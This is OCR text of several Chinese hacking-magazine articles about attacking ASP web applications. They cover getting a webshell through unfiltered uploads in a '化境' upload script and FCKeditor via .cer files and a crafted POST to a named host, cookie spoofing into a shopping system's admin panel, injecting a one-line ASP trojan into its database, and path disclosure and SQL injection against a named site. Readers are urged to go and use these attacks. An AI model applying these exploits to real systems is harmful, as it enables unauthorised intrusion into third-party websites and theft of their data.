


图7 Ip记录

看到没有，上面有记录的IP和时间。如果是我们在指定的IP上登录后台，就不会出现“找不到文件”这样故意设置的提示，直接就进入到登录后台，如图8。

从图8中可以看到真正的登录文件Admin_login1. asp（你可以改得更隐蔽些的文件名），原来在图1中登录后台指向的是Admin_login.asp ，我将内容变为如下：

```
<%@language=vbscript codepage=936 %>
<!--#include file="lokeip/checkip.asp"-->
```

为了调用真正的后台文件Admin_login1.asp，我在lokeip/checkip.asp中第154行处加上“response.redirect



图8 真正的后台页面

"admin_login1.asp"这句，意为如果判断登录IP是设定好的IP就允许跳到真正后台处。

不足之处:

这个"后台IP限制系统"确实是个有趣的东西，但也如作者所说的:"把这个所谓的系统搞成网站的一个安全体系"，程序中没有做任何的防范措施，对参数没有过滤，这样也容易被注入，本来要实现隐蔽的，反而成了累赘，所以要加以改进。至于如何改进，交给各位了，比较简单，具体修改看作者的源码。

(源代码已经收录在光盘中)

编辑点评:

其实也没有什么高级的东西，就是对其登录IP做了限制，并巧妙的做了些混淆视听；很多大的网站系统都有自定义登录IP或者IP段的功能，只是没有加以错误导向，效果不如这个好。

Morpheus&Winston[C.N.T]

上传之又见上传

从本文你可以学到:

上传漏洞分析

上次给大家说了一个Meditor的上传漏洞，最近也在看一些代码，一直觉得上传漏洞是一个最方便的漏洞了。因为如果可以利用，那么就说明webshell已经给你了。嘿嘿！这次给大家带来两个，一个是"化境HTTP上传程序 Version 2.0"，一个是"FCeditor在线编辑"。下面我们来看看"化境HTTP上传程序 Version 2.0"，就是upload.asp这个文件，如图1。

只是一个框架，没有什么好说的，其关系的文件是upfiles.asp。下面我们看看这个文件，问题也就出来了。




图1 上传页面

代码如下:

```
<%
dim upload,file,formName,formPath,iCount
set upload=new upload_5xsoft  ''建立上传对象

response.write upload.Version&"<br><br>"  ''显示上传类的版本

if upload.form("filepath")="" then  ''得到上传目录
 HtmEnd "请输入要上传至的目录!"
 set upload=nothing
 response.end
else
 formPath=upload.form("filepath")

 if right(formPath,1)<>"/" then formPath=formPath&"/"
end if

iCount=0
for each formName in upload.objForm  ''列出所有form数据
 response.write formName&"="&upload.form(formName)&"<br>"
next

response.write "<br>"
response.Write formPath
for each formName in upload.objFile
 set file=upload.file(formName)  ''生成一个文件对象
  if file.FileSize>0 then
   file.SaveAs Server.mappath(formPath&file.FileName)  ''保存文件
   response.write file.FilePath&file.FileName&" ("&file.FileSize&") =>
"&formPath&File.FileName&" 成功!<br>"
   'formPath&File.FileName 这个是保存的路径名
   iCount=iCount+1
  end if
```

大家看到了吧，根本就没有做什么过滤。赶紧上传试试，上传一个CER的木马，发现可以上传，如图2、图3、图4。




图2 上传图片

我们直接就可以拿到webshell了，后面就是如何的去提升权限了。由于这个不是我们今天的主要内容，就不说了。




图4 得到webshell




图3 上传成功

下面我们看看第二个"FCeditor在线编辑"，它的问题也是在过滤上。我们来看关键的地方:

```
' SECURITY: You must explicitelly enable this "uploader" (set it to
"True").
Dim ConfigIsEnabled
ConfigIsEnabled = False

' Set if the file type must be considere in the target path.
' Ex: /userfiles/image/ or /userfiles/file/
Dim ConfigUseFileType
ConfigUseFileType = False

' Path to user files relative to the document root.
```

```
Dim ConfigUserFilesPath
ConfigUserFilesPath = "/userfiles/"

' Allowed and Denied extensions configurations.
Dim ConfigAllowedExtensions, ConfigDeniedExtensions
Set ConfigAllowedExtensions = CreateObject( "Scripting.Dictionary" )
Set ConfigDeniedExtensions = CreateObject( "Scripting.Dictionary" )

ConfigAllowedExtensions.Add "File", ""
这个是指可以上传的文件
ConfigDeniedExtensions.Add"File", "html|htm|php|php2|php3|php4|php5|phtml|pwml|inc|asp|aspx|ascx|jsp|cfm|cfc|pl|bat|exe|com|dll|vbs|js|reg|cgi|htaccess|asis|sh|shtml|shtm|phtm"
'' 不可以上传的文件

ConfigAllowedExtensions.Add "Image", "jpg|gif|jpeg|png|bmp"
ConfigDeniedExtensions.Add "Image", ""

ConfigAllowedExtensions.Add "Flash", "swf|fla"
ConfigDeniedExtensions.Add "Flash", ""
```

大家可以看到，在File这个里面有可以利用的东西哦。虽然过滤了好多扩展，可是没有把cer过滤掉，而在服务器上面，好多人是不会去关注。cer也可以当成ASP去解析的，所以过滤了这么多还是不行。再去看看connector.asp，发现里面根本就没有过滤的样子，嘿，这就好办了，我抓了包，提交上去就可以了。

包文件如下：

```
POST /FCKeditor/editor/filemanager/browser/default/connectors/asp/connector.asp?Command=FileUpload&Type=File&CurrentFolder=/ HTTP/1.1
Content-Type: multipart/form-data; boundary=-----------------------------7d711d020128
Host: www.xdsy.cn
Content-Length: 3850

-----------------------------7d711d020128
Content-Disposition: form-data; name="NewFile"; filename="nohack.asp" Content-Type: text/plain

-----------------------------7d711d020128--
```

好了，我们两个的应用方法就都说完了，大家去找地方应用吧，嘿嘿！

编辑点评：

技术本身没有什么好说的，大家记住这两个也存在上传漏洞，做为自己的知识积累，下次渗透的时候如果遇到，就可以剑走偏锋，一剑封喉了！

大蕉

对"豪华网络商城购物网站管理系统正式版"的研究报告

从本文你可以学到：

1、cookie欺骗漏洞　2、写入一句话木马

首先来介绍一下这个系统，"豪华网络商城购物网站管理系统正式版"只要会打字就可以快速建立自己的电子商务网站，界面如图1。

话不多说，直接进入我们今天的主题。

1."注入"失败

我本来想找一下注入漏洞的，但是找了一个多小时都没收获，每个提交的函数都被用在functions.asp中的以下代码过滤了。



图1 网站界面

```
function buyoktxtcheck(txt)
buyoktxtcheck=txt
chrtxt="33|34|35|36|37|38|39|40|41|42|43|44|47|58|59|60|61|62|63|91|92|93|94|96|123|124|125|126|128"
chrtext=split(chrtxt,"|")
for c=0 to ubound(chrtext)
buyoktxtcheck=replace(buyoktxtcheck,chr(chrtext(c)),"")
next
end function
```

过滤得十分的彻底，心想毕竟是家大公司，安全还是到家的！

2.对管理员登录（admin.asp）的分析

我想，拿下了这个购物系统后台，基本就等于拿下了整个网站了，我首先对admin.asp进行分析。关键代码：

```
path=trim(request("path"))
username=trim(request("username"))
password=trim(request("password"))


if buyoktxtcheck(request("username"))<>request("username") or buyoktxtcheck(request("password"))<>request("password") then
response.write "<script language='javascript'>"
response.write "alert('您填写的内容中含有非法字符，请检查后重新输入!');"
response.write "location.href='javascript:history.go(-1)';"
response.write "</script>"
response.end
end if
```

它对username，password用buyoktxtcheck函数过滤后


与原来的比较，很明显在这欺骗是不可行的。目光转向了后台主页上，主页上只有几句：

```
<%
if request.cookies("buyok")("admin")="" then
response.write "<meta http-equiv='refresh' content='0;URL=../admin.asp'>"
else
response.write "<meta http-equiv='refresh' content='0;URL=admin.asp'>"
end if
%>
```

关键在于if request.cookies("buyok")("admin")="" then上，它的作用是判断cookies中的buyok和admin是否为空，再去看看该目录下的admin.asp,该文件也是判断cookies中的buyok和admin是否为空。好了，原理知道了就直接测试，首先打开Domain进入后台登录界面，如图2。


图2 后台登录界面

接着就修改cookies，只要将buyok和admin赋予admin值就可以了，按修改后直接跳到admin/admin.asp下，如图3。后台就拿下了！


图3 后台页面

3.webshell之旅

看到了upsave.asp（上传文件）的代码后，我打消了上传webshell的念头。

关键代码：

```
if fuptype="adv" or fuptype="pic" then
if LCase(filenameend(n))<>"gif" and LCase(filenameend(n))<>"jpg" and LCase(filenameend(n))<>"swf" and LCase(filenameend(n))<>"htm" then
response.write "<script language='javascript'>"
response.write "alert('不允许上传您选择的文件格式，请检查后重新上传！');"
response.write "location.href='javascript:history.go(-1)';"
response.write "</script>"
response.end
end if
```

只允许gif、adv、jpg、swf、htm格式的文件，这时我想到了写一句话木马入数据库的想法。系统的数据库是asp的，所以可以写入一句话木马，查看了config1.asp，发现写入数据库时没有过滤。

```
Set rs=Server.CreateObject("ADODB.Recordset")
sql="select * from wrtxcnbconfig"
rs.open sql,conn,1,3
rs("sitekeywords")=trim(request.form("sitekeywords"))
rs("sitedescription")=trim(request.form("sitedescription"))
    .....省略代码........
rs("bbs")=request.form("bbs")
'rs("menu")=request.form("menu")
rs("menu")="1"
rs("help_hang")=request.form("help_hang")
rs.update
url="config1.asp"
rs.close
set rs=nothing
conn.close
set conn=nothing
response.write "<script language='javascript'>"
response.write "alert('操作成功，您设置的信息已经保存！');"
response.write "location.href='"&url&"';"
response.write "</script>"
end if%>
```

所以我们可以在此写入一句话木马，如图4，成功！




图4 写一句话木马

4.总结

这个系统总体上来说是做得十分的好，好了，文章就到此结束了！

编辑点评：

cookies欺骗和写一句话木马，存在这样漏洞的程序本文作者却称其“总体上来说是做得十分的好”，真不敢苟同，不信，你可以再仔细看看，漏洞大把。

对一"手机软件下载网站源码"的研究报告

图 大蒸

从本文你可以学到：

1、暴库漏洞 2、注射漏洞

最近无聊，就找了个网站源码来练练手，废话少说开门见山，直接进入主题。首先，我看了一下数据库连接文件，代码如下：

```
<%
dim udb
udb="db/19840607.mdb"
    Set Conn = Server.CreateObject("ADODB.Connection")
myconn="Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & Server.MapPath(""&udb&"")
    Conn.Open MyConn
%>
```

很明显，没有ON ERROR RESUME NEXT之类的容错代码，访问http://sunway.mmiyy.cn/text/db/user.asp就立刻暴出数据库路径了，如图1。

还有就是在show.asp文件中，变量ID没有任何过滤就放进查询语句中，关键代码如下：

```
if request("id")="" then
    response.write "非法操作，请确认程序是否正常运行"
    response.end
end if
        ………………省略无关代码………………
Set rs = Server.CreateObject("ADODB.Recordset")
sql="Select * FROM download where id="&request("id")
rs.OPEN sql, Conn,1,3
if rs.eof and rs.bof then
    response.write "没有该软件"
    response.end
end if
```

